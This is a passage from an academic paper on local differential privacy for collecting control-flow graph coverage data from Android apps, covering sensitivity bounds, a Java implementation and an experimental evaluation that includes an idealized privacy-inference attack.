


Figure 4: Randomization using global sensitivity S_{gs} and $\varepsilon = 1$ for the `parking` app, with 10 users.

ternative approaches that entail either a relaxation of the utility guarantee (Section 5.2) or a relaxation of the privacy guarantee (Section 5.3). In particular, in Section 5.2, the proposed approach offers a conditional utility guarantee, i.e., it achieves good accuracy but only for a sub-collection of well-behaved control-flow graphs. The approach in Section 5.3 entails assigning different levels of privacy protection for different nodes in the graph (depending on how "revealing" a node is). These approaches are simple, practical alternatives that provide meaningful privacy guarantees, while significantly improving the accuracy resulting from the baseline approach as demonstrated in the experiments shown in Section 6.

5.1 Baseline: Global Sensitivity

One choice for S in Definition 5 is to consider the worst-case value for $LS(c)$. For our problem, this worst-case value is $S_{gs} = |N| - 1$. Here suffix gs is short for "global sensitivity." For any G and any feasible c for G, $LS(c) \leq S_{gs}$ since, in the worst case, c contains all nodes in N and its farthest neighbor contains only the start node s. Since G is known to all remote instances of the software, each local randomizer R can use the same value $S = |N| - 1$ to add noise to its local vector. Figure 2 illustrates this case: for $c = \{s, n_1, n_2, n_3, n_4, n_5\}$ and its neighbor $\Delta_{n_1}(c) = \{s\}$, we have $LS(c) = |N| - 1 = 5$.

Example 3. Consider the example of $m = 10$ users for the `parking` app, shown in Figure 4. The sensitivity bound is $S_{gs} = 9$ as there are 10 nodes in the control-flow model from Figure 3a. This bound is *a priori* knowledge to all users. Each user generates her own coverage vector c_i independently and runs R with S_{gs} locally. In this example, ε is set to 1. The analysis infrastructure collects all randomized $R(c_i)$ vectors to get $h = \sum_i R(c_i) = [6\ 6\ 6\ 5\ 1\ 3\ 3\ 4\ 5\ 4]$. Using Equation 1, we then obtain a vector of estimates $\hat{f} = [10\ 10\ 10\ 5\ 0\ 0\ 0\ 0\ 5\ 0]$, with all decimals rounded to the nearest integer.

The real frequency vector is $f = [10\ 10\ 2\ 10\ 1\ 8\ 1\ 9\ 9\ 1]$. Clearly, the differentially-private estimates for this example are rather inaccurate. This is due to the small number of users as well as the loose upper bound S_{gs}.

This baseline approach could introduce significant amount of noise. For illustration, consider $\varepsilon = 1$ and $S = |N| - 1 = 100$. The probability p of flipping any bit is 0.4975, which is very close to the probability 0.5 that would produce uniformly-distributed random vectors drawn from $\{0,1\}^{|N|}$. Next, we discuss two techniques that lead to reduction of the noise introduced by the randomization. The potential accuracy improvements were in fact observed in our experiments. As a high-level example, using 15000 dynamic graphs obtained from 15 Android apps, we observed error reduction of 2× and 5.4×, respectively; details are elaborated in Section 6.

5.2 Tighter Bound via Restricted Sensitivity

A tighter sensitivity bound can be achieved with certain hypotheses. A hypothesis $\mathcal{H}$ in our context is a subset of the set $\mathcal{D}$ of all possible feasible coverage vectors. The specific hypotheses we consider are parameterized by a value $k < S_{gs}$ and defined as $\mathcal{H}_k \subseteq \mathcal{D}$ where $LS(c) \leq k$ for all $c \in \mathcal{H}_k$. The sensitivity bound is $S = k$ in this case. This technique is similar in spirit to *restricted sensitivity* [6] that guarantees differential privacy for a restricted class of datasets. The result of the analysis is useful if the hypothesis is correct, which in our case means that all coverage vectors have local sensitivity not exceeding k. The result may be inaccurate if some vectors have local sensitivity greater than k.

To ensure that the hypothesis holds for the input domain of randomizer R, one solution is to define a projection function $\mu : \mathcal{D} \to \mathcal{H}_k$ by which c is transformed into $\mu(c)$ such that $LS(\mu(c)) \leq k$. Then R is applied to $\mu(c)$. We design μ as follows. For all $c \in \mathcal{H}_k$, we have $\mu(c) = c$. For any other $c \in \mathcal{D}$, we prune G_c according to its dominator relation. Specifically, consider each child node n of the start node s in the dominator tree for which $|c| - |\Delta_n(c)| > k$. (If this condition does not hold, n and its tree descendants do not need to be pruned.) We conduct breadth-first search starting from n and prune the last $sub_{G_c}(n) - k$ traversed nodes from the dominator tree and from G_c. The corresponding bits in c are set to 0.

Example 4. Consider the coverage vector $c = [1101010111]$ and its corresponding dominator tree in Figure 3b. If $k = 5$, as $|c| - |\Delta_{n_1}(c)| = 6 > 5$, by removing the leaf node n_9 at the last level in the subtree, the projection produces $\mu(c) = [1101010110]$. Next, consider an extreme case where $k = 1$. The projection $\mu(c)$ needs to trim from G_c a set of 5 nodes $\{n_3, n_5, n_7, n_8, n_9\}$. The final output of the projection is $\mu(c) = [1100000000]$. Its local sensitivity is $LS(\mu(c)) = 1 \leq k$.

After the projection step, each user reports $R(\mu(c))$ to the server for further analysis. Overall accuracy depends not only

on R but also on k. When $k \ll S_{gs}$, we have a very tight bound such that the noise introduced by R reduces significantly, while the noise due to the projection μ increases. For the extreme example above, the utility of the analysis result is expected to drop since most of the information of c is lost after the projection. This highlights the trade-offs between privacy and accuracy in any DP analysis. In Section 6, we conduct empirical evaluation on the impact of k and show that practical accuracy can be achieved by properly selecting the value for k.

5.3 Relaxed Indistinguishability of Neighbors

The above techniques ensure the same level of indistinguishability for all neighbors of a coverage vector. However, in practice, not all neighbors are of the same significance in terms of privacy protection. For instance, consider a news app that records users' reading content. It might be acceptable to reveal that a user is reading sports news instead of business news, but disclosing whether it is about basketball or football may be undesirable as this information can be used for targeted advertisement. As another example, API methods invoked by the Android framework (e.g., activity lifecycle callbacks) are expected to be covered in any non-trivial execution. The weakened hiding of their presence is a reasonable compromise. Thus a *relaxed* indistinguishability level depending on some notion of "distance" between any pair of neighbors would be useful. Intuitively, neighbors with small distance require more extensive randomization. For the above example of the news app, the more specific the news topic is, i.e., news are "closer" to each other, the more privacy concerns a user may have and the more noise is needed. Distance-based indistinguishability has been studied theoretically [8] as a generalization of traditional DP.

We investigate a distance metric d^* based on the difference of each pair of neighboring coverage vectors c and $\Delta_n(c)$. More specifically, $d^*(c,\Delta_n(c)) = \alpha \times |c \setminus \Delta_n(c)| = \alpha \times sub_{G_c}(n)$, where α is a parameter that allows developers to fine-tune the trade-offs between the privacy guarantee and the accuracy of analysis results. We define the privacy budget ε' depending on this metric to achieve (d^*,ε)-privacy [8]: $\varepsilon' = \varepsilon \times d^*(c,\Delta_n(c))$. This can be realized by setting $S = 1/\alpha$ in Definition 5, of which the proof is similar to the one for Proposition 2. In general, if the distance is large between two neighbors, the privacy budget will also be large and R only introduces a small amount of noise to "hide" their difference. If the distance is 1, we will have the same protection as by the traditional DP techniques introduced earlier. For the example in Figure 3b, we have $\varepsilon' = \varepsilon \times d^*(c,\Delta_{n_1}(c)) = 6\alpha\varepsilon$, while $\varepsilon' = \varepsilon \times d^*(c,\Delta_{n_9}(c)) = \alpha\varepsilon$ which guarantees stronger protection.

The intuition behind this metric is that nodes that are close to the root of the dominator tree are likely to be covered by most run-time executions and thus are less sensitive in terms of privacy. For instance, the analysis of 15000 realizations of screen view graphs for 15 Android apps from Section 6 shows that nodes that are in all dynamic graphs for an app (which strongly indicates that their executions are deterministic and the protection of their existence is impossible) have an average dominator tree level of 2, while nodes that appear in less than half of the graphs have an average level of 4. Intuitively, stronger protection is desirable for a node n if its execution is specific for a small group of users, compared to the case where n's execution is deterministic and happens for all users.

As a concrete example, in Figure 3, the "LastParkingFragment" screen (n_1) in the `parking` app is the landing screen after the "Splash" screen and is observed in all run-time executions in our experiments. Such population-wise behaviors likely cannot be used as user-specific usage patterns and may be of less interest to the adversary. Thus we believe that reducing the effort to hide its existence is a reasonable compromise. Meanwhile, among 1000 independent executions of the `parking` app in the experimental evaluation, the "ZoneEditorActivity" screen (n_9) is observed only once. It could be used as a fingerprint for that particular user and thus requires more protection. A vector c and its neighbor $\Delta_{n_9}(c)$ should be indistinguishable after randomization to prevent adversaries from inferring the occurrence of n_9.

This technique is an example of d-privacy [8] which is a generalization of differential privacy. There are other possible choices for techniques to help improve utility. For example, consider a set of non-sensitive nodes that is defined as part of the analysis specification. Metric d^* can set the distance of neighbors with respect to these nodes to a very large value (e.g., $d^* = \infty$), so that the privacy protection for such neighbors are minimized. Utility-optimized LDP [50] can also be used, by providing ε-node-LDP protection for graph instances that include sensitive nodes while relaxing the protection of graphs containing only non-sensitive nodes. However, the original algorithms in [50] fail to consider the correlation between data items and cannot be directly employed here. It would be interesting to investigate the problem of control-flow node coverage with predefined non-sensitive nodes, depending on domain-specific and software-specific considerations.

In our experimental evaluation in Section 6.3 and 6.4, we used $\alpha = 0.5$ for comparison with the two techniques introduced earlier. We also obtained data for other values of α and evaluated their effects on accuracy and privacy for this definition d^* of distance metric, as described in Section 6.4.

6 Implementation And Evaluation

6.1 Implementation

We implemented the data collection and randomization as part of a Java library located between the software's application code and any existing analytics libraries. Figure 5 shows an overview of our layer. While this design could be applied to




Figure 5: Implementation overview.

other languages and usage scenarios, our specific implementation focuses on the Android platform. The *tracker* component tracks node coverage. Whenever an edge transition occurs, a call to the tracker records the transition and stores it into a local database. The *perturbation* component utilizes Android's `JobService` to regularly query the database to construct coverage vectors and run the randomization. The *dispatcher* component receives the perturbed data and calls corresponding APIs to send it to remote analytics infrastructures. The local storage for the dispatcher is a cache of any unsent data in case the app exits abnormally.

Our implementation supports Google Analytics (GA) [29], a popular framework for collecting data from deployed mobile apps, as its underlying analytics service. A recent study of thousands of Android apps [23] has identified that GA was used by 26% of the analyzed apps. We are in the process of adapting this approach to Firebase and Facebook Analytics, the two other most popular analytics frameworks for Android apps; the implementation details are essentially the same.

We also developed an instrumentation tool that inserts our library into close-source apps using the Soot code rewriting framework [65]. Calls to Google Analytics APIs are redirected to corresponding methods in the tracker component. In our experiments, we use this instrumentation to record screen view events. For call graph data, discussed shortly, we instrumented each method to record any caller-callee relationships on the main thread.

6.2 Data Collection

To evaluate the proposed techniques, we gathered two kinds of control-flow graphs: *GUI screen graphs* and *call graphs*. Each GUI screen graph was obtained by analyzing the sequence of Google Analytics GUI screen view events. A GA GUI screen view event indicates that a particular screen in the app's GUI was displayed. Each screen has a unique string name that is used as an identifier. With the help of app code instrumentation, in our experiments we intercepted and recorded such events to a local database (by the *tracker* component). The transitions from one screen to the next define a GUI screen graph, in which nodes are screens and edges are transitions between screens. We first ran extensive experiments with the Monkey tool for GUI testing [30] to construct a graph $G = (N, E, s)$ that captures possible screen transitions. Alternatively, app developers could have GUI design information that provides such a graph G directly. Given this G, we simulated 1000 executions of the app. To represent the data for each execution, we ran Monkey (independently from any other executions) to obtain $10 \times |N|$ screen view events for that execution. From that trace we determined the coverage vector c and the corresponding subgraph G_c of G. The call graph models G were obtained in a similar manner; here nodes represent methods in the app code and edges represent calling relationships, with an artificial start node s representing the Android framework code. Using separate Monkey runs and code instrumentation, we created 1000 traces each with $10 \times |N|$ method call events. From these traces, call graph coverage vectors c were constructed.

Table 1: Apps and control-flow graph models.

App	Screen Graph		Call Graph	
	#Nodes	#Edges	#Nodes	#Edges
barometer	9	69	1066	1683
bible	11	75	832	1412
dpm	8	36	623	1016
drumpads	14	108	613	868
equibase	18	297	340	826
localtv	28	366	1741	3102
loctracker	14	151	199	335
mitula	16	169	3700	6879
moonphases	15	126	254	454
parking	10	58	712	1223
parrot	51	1239	3748	9804
post	9	54	791	1635
quicknews	14	120	970	1861
speedlogic	10	75	124	186
vidanta	12	112	2290	4089

To obtain apps that use Google Analytics, we analyzed popular apps in each category in the Google Play store and identified apps that include GA API calls. The apps and their control-flow models G are described in Table 1. As can be seen from these measurements, a call graph is typically one to two orders of magnitude larger than the GUI screen graph for the same app (as can be expected). We chose to study data for both GUI screen graphs and call graphs in order to observe the effects of graph size on the accuracy of the analysis. All graphs G and the 1000 run-time realizations of G_c are available at `http://presto-osu.github.io/sec20`.

6.3 Utility Analysis

6.3.1 Metrics

Theoretically, when S is large, the protocol achieves higher privacy (i.e., the probability p in Definition 5 is large) at a cost of lower utility. Such trade-offs between privacy and utility are inherent in DP analyses and need to be explored carefully in order to design practical solutions. In Sections 4 and 5, we propose techniques based on ε-node-LDP and d-privacy that utilize different bounds to achieve high utility of analysis

results. To evaluate the effectiveness of these techniques, we consider two practical usage scenarios and questions:

- *Q1: Which control-flow graph nodes are executed by at least one user?* This question is the core to many testing and profiling techniques, e.g., residual testing [59]. The answer is the set of nodes that are observed at run time in at least one deployed software instance: $\{n \in N \mid f(n) > 0\}$. Recall that the algorithm from Section 4.2 provides an estimate $\hat{f}$ of the real frequency vector f. Thus, we can estimate the set of nodes by $\{n \in N \mid \hat{f}(n) > 0\}$. We use precision and recall to measure the utility of the estimation.
- *Q2: Given a node, what is the number of users who have executed it?* This information is useful for tasks such as profiling, e.g., finding popular app features. We evaluate the accuracy of estimates by computing the errors $|f(n) - \hat{f}(n)|$ and characterizing their distributions, in terms of their minimum, maximum, median, and the first and third quartiles. In addition, we also compute the *mean error* (ME) indicating the average error for each node. We aggregate the errors and then determine the mean of these values across all nodes, i.e., $ME(N, f, \hat{f}) = \sum_n |f(n) - \hat{f}(n)|/|N|$.

6.3.2 GUI Screen Graphs

Answering Q1. We first collected all c_i for $1 \leq i \leq 1000$ to get the ground truth f, as described earlier, and computed $f(n) = \sum_i c_i(n)$ where i ranges over all independent executions that are regarded as individual users. To compute estimates $\hat{f}$, for the same range of i we randomized each c_i independently according to Definition 5, computed $h = \sum_i R(c_i)$, and post-processed h using Equation 1. To empirically compare the accuracy of the proposed techniques, we used $\varepsilon = 1$ for the randomization; this choice was motivated by a popular DP analysis [4]. During post-processing, the estimate was set to 0 if it was negative, and to the number of analyzed users if it exceeded that number. Then each estimate was rounded to the nearest integer. We repeated this process for 100 independent trials and collected the precision and recall for each trial. The variations among the 100 trials are due to the randomness when perturbing c_i (since c_i for user i is the same in each trial). Figure 6 reports the mean values and the 95% confidence intervals for the 100 trials, using the GUI screen graphs. The confidence intervals are typically very small, and barely noticeable in this figure and a similar figure in the following section.

When applying randomization, we first set the sensitivity bound S to the global sensitivity $S_{gs} = |N| - 1$ (in Section 5.1) to obtain a worst-case baseline. As shown by bars "baseline" in Figure 6, using global sensitivity yields perfect precision but relatively low recall. The precision is perfect due to the fact that in our run-time traces every node in graph G has been executed by at least one user, i.e., there are no false positives. We include this redundant precision data only for completeness and for uniformity with the data for call graphs presented




Figure 6: Precision and recall for GUI screen graphs.




Figure 7: Distribution of errors $|f(n) - \hat{f}(n)|$ for GUI screen graphs. The "b", "t" and "r" on the x-axes are short for "baseline", "tighter" and "relaxed", respectively.

later (where false positives are present). We have recall below 0.8 in 5 out of the 15 apps. Practically, this means that more than 20% of nodes are lost after randomization and post-processing. The figure also shows similar measurements for the tighter bound and relaxed indistinguishability techniques.

To select an appropriate k for the tighter bound, we used $k = \lfloor t \times S_{gs} \rfloor$ where $t = \{0.95, 0.9, \ldots, 0.05\}$ and computed the largest difference between true and estimated frequencies, i.e., $\max_{n \in N} |f(n) - \hat{f}(n)|$. We chose the k that minimized the largest difference for each app. For example, we set $k = \lfloor 0.35 \times S_{gs} \rfloor = 3$ for the `parking` app leading the bound to be 3× smaller. The impact of k varies from app to app. This is mainly due to variance of the structure of graphs and dominator trees of each app.

By using the tighter bound and relaxed indistinguishability level for neighbors, the recall is significantly improved. With the tighter bound, the recall is below 0.8 for 3 apps. With relaxed indistinguishability level, the recall is ≥ 0.85 for all apps and is perfect for 5 apps. This means that the LDP algorithm successfully preserves the presence of all nodes that were actually observed at run time.

Answering Q2. To evaluate the ability of the proposed techniques to recover frequencies, we first collected the error $|f(n) - \hat{f}(n)|$ of each node for every experimental subject in




Figure 8: Mean error for GUI screen graphs.




Figure 9: Precision and recall for call graphs.




Figure 10: Distribution of errors $|f(n) - \hat{f}(n)|$ for call graphs.

each of the 100 independent trials and computed the mean of the errors. Figure 7 presents the box plots showing the distribution of average errors for all nodes in the screen graphs of the 15 apps. There is significant reduction in error for most apps. For the example of the `parking` app, the average error per node is 2.4× smaller when using tighter bound and 4.1× smaller when using relaxed indistinguishability, comparing to the baseline approach. We can also see that in a few apps, e.g., `equibase`, `moonphases` and `vidanta`, the improvement by using tighter bounds is negligible and sometimes the baseline approach performs even better. The reason is that the local sensitivities of run-time graph instances for these apps are very close to S_{gs}. When we apply tighter bounds, the loss of user data by the projection overwhelms the gain from the reduced noise by the tighter bound for randomization.

We then computed the ME for each app. Recall that ME indicates the amount of error on average each node will encounter when applying the three approaches for selecting sensitivity bound. Figure 8 shows the mean values of ME across 100 trials and the 95% confidence intervals. Compared with the baseline analysis, on average across the apps, ME is 2× and 5.4× smaller when using tighter bound and relaxed indistinguishability, respectively.

6.3.3 Call Graphs

Answering Q1. GUI screen graphs for Android applications are typically small, since the GUI structure of an app is highly unlikely to contain hundreds of screens. To evaluate the performance of the proposed techniques on larger graphs, we obtained call graph data as described earlier. The coverage measurements for this data were computed in the same manner as for the GUI screen graphs. We ran 100 independent trials for each experiment. Figure 9 reports the means and 95% confidence intervals of precision and recall over the 100 trials. As expected, using the global sensitivity as the sensitivity bound introduces the largest amount of noise due to the large size of N. The recall is under 0.6 for all apps. By manual investigation, we found that for many *infrequently-executed methods* the frequency estimates were negative and thus were zeroed out after post-processing. In these cases, the noise overwhelmed the small frequency counts and the nodes were not correctly discovered. Note that frequently-executed methods typically have more accurate estimates, and thus can be discovered successfully. For example, we considered the subset of methods with ground-truth frequency exceeding 25% of the frequency of the most frequent method. Averaged across all apps, the ME for this subset is 2.9× (global sensitivity), 2.2× (tighter sensitivity) and 11.6× (relaxed indistinguishability) smaller than the ME for all nodes.

Using the tighter sensitivity bound, there is only a little improvement on the recall, i.e., 1.3× increase averaged across all apps. This implies that, at least for these specific runs in the experiment, the balance between the accuracy gain and loss by the projection is hard to achieve and strong privacy guarantees cannot be achieved without sacrificing accuracy. The recall has an observable jump when the relaxed indistinguishability is used and 13 out of 15 apps have recall ≥ 0.8. The recall is much higher if we only consider frequently-executed methods. For example, for the subset of high-frequency methods described earlier, the approach achieves perfect recall for all apps when using relaxed indistinguishability.

Answering Q2. Figure 10 shows the distribution of errors of nodes in call graphs. In the baseline approach, the probability p from Definition 5 is very close to 0.5 due to the large $|N|$, causing the flipping of any bit in a vector to be almost random. Accordingly, the error for all apps is 500 on average, which is 50% of users. In the figure, we can see significant decrease




Figure 11: Mean error for call graphs.

of error when applying the other two approaches. As for screen graphs, we used $k = \lfloor t \times S_{gs} \rfloor$ for tighter bounds and found that $t \leq 0.1$ produced the best worst-case accuracy, i.e., $\max_n |f(n) - \hat{f}(n)|$ was minimized. This means that we could reduce the sensitivity bound by at least 90% to improve utility of results while keeping the same privacy guarantee.

Figure 11 shows ME values. The metric is 2× smaller on average when using tighter bound comparing to the baseline approach. The best accuracy is achieved, with 14.5× smaller ME, when using relaxed indistinguishability by providing less protection for neighbors that are "far away" from each other, which in the case of call graphs means that two neighboring executions share only a small set of common methods.

Processing cost. The cost of computing $LS(c_i)$ is rather small. For example, call graphs G_{c_i} for app `mitula` are the largest ones in our data, with 2011 nodes per graph on average. The average time to compute $LS(c_i)$ for one of these graphs is about 15 ms. Given the sensitivity bound S, the average time to compute $R(c_i)$ for these graphs is about 30 ms. Clearly, for the graphs considered in our experiments, the cost of data processing is negligible.

6.4 Parameter Exploration

Deciding the appropriateness of a given ε with respect to utility requires understanding the purpose and constraints of the analysis. For example, in Section 6.3, we observed that for some usage scenarios of node coverage analysis, conclusions about infrequently executed nodes cannot be reached with high accuracy. However, such loss of information might not be important if the analysis goal is to discover "hot" nodes. In such cases, a small value of ε can achieve practical utility.

Recall from Section 2.1 that the goal of the adversary is to correctly estimate the run-time existence of specific nodes at users with high probability. Thus, besides utility, another important and interesting question is *how the proposed approach performs in practice under various* ε *in terms of preventing the inference of node coverage information*. In the rest of this section, we demonstrate a causality-based attack utilizing the feasibility property. Although such an attack is under idealized conditions and is unlikely to occur in practice, is provides useful guidance for selecting ε and for comparing the intrinsic privacy trade-offs of the three proposed techniques.

We assume a strong adversary who knows G and the details of the randomizer R, including the values of parameters such as ε. The adversary also knows all users' run-time realizations of the control-flow graph, except for one graph c^* of the target user. Let C_{prior} denote the set of known graph realizations. For the target user, the adversary knows the true values of all bits in c^* except for the bit for one node n^*. The goal of the adversary is, by seeing the output $R(c^*)$, to determine whether n^* is executed an run time, i.e., whether $n^* \in c^*$.

Next, we describe the details of two attacks that can be conducted *before* and *after* the adversary receiving $R(c^*)$.

- **Attack based on feasibility and likelihood.** The attack includes two steps. First, before receiving $R(c^*)$, the adversary estimates the existence of n^* in c^* utilizing the feasibility property from Definition 1. In particular, she sets the bit of n^* in c^* to 0 to generate a new coverage vector c_0^*. Then she checks its feasibility by performing reachability analysis from the start node. If c_0^* is infeasible, i.e., removing n^* results in an illegitimate run-time graph, the adversary concludes that $n^* \in c^*$.
  If by the first step the adversary cannot infer the existence of n^* in c^*, she performs the second step as follows. The adversary learns a probability q of the occurrence of n^* in the coverage vectors in C_{prior}, i.e., the percentage of users who have executed n^* at run time. She then uses this as *a priori* knowledge that allows bias towards the answer with higher probability. If most users ($q > 50\%$) in C_{prior} executed n^* at run time, it is more likely that the target user also did so, i.e., $n^* \in c^*$. Otherwise, the adversary concludes that $n^* \notin c^*$.
- **Attack based on randomization result.** This attack is based on the previous attack but with the following additional statistical analysis after the adversary observing a realization of $R(c^*)$. If $n^* \in R(c^*)$ is observed, she computes and compares the conditional probabilities for $n^* \in R(c^*)$ given conditions $n^* \in c^*$ and $n^* \notin c^*$, i.e., $q \times \Pr[n^* \in R(c^*) \mid n^* \in c^*] = q(1-p)$ and $(1-q) \times \Pr[n^* \in R(c^*) \mid n^* \notin c^*] = (1-q)p$ where q is the probability learned in a similar way as in the attack above and p is from Definition 5. These two conditional probabilities correspond to the scenarios where 1) n^* is in c^* and R keeps the bit of n^* and 2) n^* is not in c^* but R flips the bit, respectively. The adversary draws the conclusion that $n^* \in c^*$ if the former is larger than the latter, and $n^* \notin c^*$ otherwise. The case when $n^* \notin R(c^*)$ is observed is handled similarly.

As discussed earlier, we assume that the adversary is interested in nodes that reveal user-specific usage patterns. In our illustrative case study, instead of picking a node that appears in (almost) all graphs, we choose n^* to be the "SettingsActivity" screen (n_8) in G of the `parking` app in Figure 3. This node is in 460 out of the 1000 executions. In the experiments, we repeat the two attacks independently for 100 trials. In each trial, we randomly select a testing set of 500 graphs for the




Figure 12: Comparison of privacy loss.

target user. Set C_{prior} consists of the remaining 500 graphs. We record the number of incorrect adversary guesses (out of 500), from which we compute error rates.

The error rates of the two attacks are denoted by *prior error rate* (PrER) and *posterior error rate* (PoER), respectively. PrER indicates the probability that the adversary falsely estimates the execution of n^* at the target user based on known bits in c^* and her knowledge of C_{prior}. PoER indicates the probability that the adversary makes an incorrect guess even after observing $R(c^*)$. The difference between PrER and PoER shows the *loss of privacy* due to revealing $R(c^*)$, and thus implies the effectiveness of R in hiding the occurrence of n^*. If the difference is 0, the adversary's observation of $R(n^*)$ does not reveal any information about n^*. Larger difference implies more privacy loss and thus less protection.

Figure 12 shows the average of PrER and PoER for 100 independent trials. We use $\varepsilon = \{2^{-5}, 2^{-4}, \ldots, 2^5\}$ for each technique in Section 5, denoted as "baseline", "tighter" and "relaxed ($\alpha = 0.5$)", respectively. We also alter the value of α to evaluate its effects on privacy and utility, which will be discussed shortly. We can see that using global sensitivity provides the best protection due to its largest amount of noise added. Applying relaxed indistinguishability performs the worst since it has the lowest bound. The choice of ε plays a critical role. As shown in the figure, all approaches (with $\alpha = 0.5$ for relaxed indistinguishability) are effective for $\varepsilon \leq 1$ with difference < 0.04, i.e., releasing $R(n^*)$ causes the success rate of the adversary's guesses to increase by less than 4%. When $\varepsilon \geq 2^3$, the noise added are not sufficient to deceive the adversary for all three approaches with difference > 0.1. Especially, the protection by using tighter bound and relaxed indistinguishability with $\alpha = 0.5$ is negligible, producing PoER below 10%.

Trade-offs by tuning α. Recall from Section 5.3 that the distance metric d^* is defined based on the size of sub-dominator trees and parameter α. The results discussed so far are for $\alpha = 0.5$. However, the choice of the value of α, and in turn the distance metric, does provide freedom to obtain trade-offs between utility and privacy. We explore the effects of these trade-offs by altering α. Specifically, we conduct additional experiments, compute the precision, recall and ME using $\alpha = \{1, 2\}$ under $\varepsilon = 1$. For screen view graphs, the recall is improved for all apps, being ≥ 0.9 when $\alpha = 1$ and ≥ 0.95 when $\alpha = 2$. We have also observed 10.4× and 23.2× reduction in ME for $\alpha = 1$ and $\alpha = 2$, respectively, relative to the baseline technique. For call graphs, the improvement on precision comparing to the results by setting $\alpha = 0.5$ is barely noticeable. The recall are improved by a few percentages on average across all apps: 0.02 for $\alpha = 1$ and 0.05 for $\alpha = 2$. However, there exists a significant reduction in ME for call graphs. It is 19.2× and 61.4× smaller comparing to the baseline technique, for $\alpha = 1$ and $\alpha = 2$, respectively.

